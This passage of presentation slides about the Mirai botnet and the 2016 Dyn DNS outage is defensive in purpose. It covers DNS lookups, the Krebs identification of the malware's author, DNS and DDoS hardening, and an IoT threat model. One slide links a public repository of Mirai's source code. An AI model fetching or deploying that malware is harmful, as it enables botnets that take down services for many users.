CNN.COM.          172800  IN      NS      pdns2.ultradns.net.  
CNN.COM.          172800  IN      NS      pdns5.ultradns.info.  
CNN.COM.          172800  IN      NS      pdns6.ultradns.co.uk.  
CNN.COM.          172800  IN      NS      ns-47.awsdns-05.COM.  
CNN.COM.          172800  IN      NS      ns-576.awsdns-08.net.  
CNN.COM.          172800  IN      NS      ns-1630.awsdns-11.co.uk.  
CNN.COM.          172800  IN      NS      ns-1086.awsdns-07.org.  
  
;; ADDITIONAL SECTION:  
pdns1.ultradns.net. 172800  IN      AAAA    2001:502:f3ff::1  
pdns1.ultradns.net. 172800  IN      A       204.74.108.1  
pdns2.ultradns.net. 172800  IN      A       204.74.109.1  
pdns2.ultradns.net. 172800  IN      AAAA    2610:a1:1014::1  
ns-47.awsdns-05.COM. 172800  IN      A       205.251.192.47  
ns-576.awsdns-08.net. 172800  IN      A       205.251.194.64
```

All eggs in one basket

```
rob@raspfullnode: ~  
;; AUTHORITY SECTION:  
reddit.com.      172800  IN      NS      ns-557.awsdns-05.net.  
reddit.com.      172800  IN      NS      ns-378.awsdns-47.com.  
reddit.com.      172800  IN      NS      ns-1029.awsdns-00.org.  
reddit.com.      172800  IN      NS      ns-1887.awsdns-43.co.uk.  
  
;; ADDITIONAL SECTION:  
ns-557.awsdns-05.net. 172800  IN      A      205.251.194.45  
ns-378.awsdns-47.com. 172800  IN      A      205.251.193.122
```

BGP changes



Increase TTLs

```
rob@raspfullnode: ~  
rob@raspfullnode:~ $ dig @208.78.71.34 twitter.com  
  
; <<>> DiG 9.9.5-9+deb8u9-Raspbian <<>> @208.78.71.34 twitter.com  
; (1 server found)  
;; global options: +cmd  
;; Got answer:  
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58100  
;; flags: qr aa rd; QUERY: 1, ANSWER: 2, AUTHORITY: 8, ADDITIONAL: 1  
;; WARNING: recursion requested but not available  
  
;; OPT PSEUDOSECTION:  
; EDNS: version: 0, flags;; udp: 4096  
;; QUESTION SECTION:  
;twitter.com.                IN      A  
  
;; ANSWER SECTION:  
twitter.com.                1800   IN      A      104.244.42.1  
twitter.com.                1800   IN      A      104.244.42.65
```

Resolver caching

- Resolvers cache responses
- Drops records after TTL seconds
 - And get a new one
- Change: if you can't get a new one, don't drop record

Everybody's doing it

- No persistence in botnet
- Many fight to take control of the devices
- Many splintered botnets rather than one large botnet

Conclusion

- The same attack won't work again

Who is Anna-Senpai, the ...

Secure <https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-r>

KrebsOnSecurity
In-depth security news and investigation

BLOG ADVERTISING ABOUT T

18 Who is Anna-Senpai, the Mirai Worm Author?

JAN 17

On September 22, 2016, this site was **forced offline** for nearly four days after it was hit with “**Mirai**,” a malware strain that enslaves poorly secured Internet of Things (IoT) devices like wireless routers and security cameras into a botnet for use in large cyberattacks. Roughly a week after that assault, the individual(s) who launched that attack — using the name “**Anna-Senpai**” — **released the source code** for Mirai, spawning dozens of copycat attack armies online.

After months of digging, KrebsOnSecurity is now confident to have uncovered Anna-Senpai’s real-life identity, and the identity of at least one co-conspirator who helped to write and modify the malware.

[FREE] World’s Largest Net: Mirai Botnet, Client, Echo Loader, CNC source code release
Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by Anna-senpai.)

Anna-senpai
L33t Member
L33T

My New Book!
SPANATION
NEW YORK TIMES BESTSELLER

Complicated

#RSAC

- Paras Jha, 20 year old student
- Minecraft server maintainer, then anti-DDoS company
- Way to drive customers from other anti-DDoS companies
- Complicated interactions with the underground

Source code

- Amateurish, like that of 20 year old students
- Doesn't mean "stupid", just not features of professional coders.
- Multiple coders
- <https://github.com/jgamblin/Mirai-Source-Code>

Apply: How to protect yourself?

- You probably don't have cameras
 - Vuln scanning for it on your network is probably pointless
- You need a DNS strategy
- You need a DDoS strategy
- You need a UPnP strategy

DNS server strategy

- Use redundant servers
- One should be a server that can handle DDoS
- Set longer TTLs

DNS client strategy

- Setup your own resolver
- Disable discarding stale records after TTL if no response
- Make sure services can keep running if DNS fails
 - The DNS supply chain

Apply: Policy question

- For government policy makers crafting laws/regulations
- What can government do to ward off IoT botnets.

It's a complicated answer

- Only 10.9% are in the United States
- Unbranded grey market, where they ignore regulation anyway
- IoT is behind firewall, cameras are exposed.
 - This was not an IoT botnet
- Cameras need remote reset (aka. Backdoor)
- Dyn fixed itself, without government help

An IoT threat model, part 1

- No user interaction
 - Clicking on links/emails is how you infect your desktop/laptop
 - But not iPhones, mostly
 - Not IoT
- No exposed ports
 - At least, as the norm
 - So no direct vulnerable services, OWASP, etc.

An IoT threat model, part 2

- Cross Site Request Forgery
 - Clicking on links/emails
- Cloud service
 - Phishing of username/password
 - Cloud provider gets owned
 - IoT autoupdate considered harmful
- Local WiFi
- UPnP etc. for inbound

An IoT threat model, part 3

- Vendors demand inbound connection
 - Old IoT like medical devices, HVAC, etc.
- IoT on non-private networks
 - Hospitals, bars, universities, etc.
- IPv4 vs IPv6
 - IPv4 for IoT increasingly costly, moving to IPv6

Summary

- Details on how Mirai works
 - Means knowing how cameras work
- How to protect yourself from Mirai
 - No Mirai itself, but the attacks it does
 - Fix your DNS
- What is the future?
 - What's the threat model?
 - How can regulations help?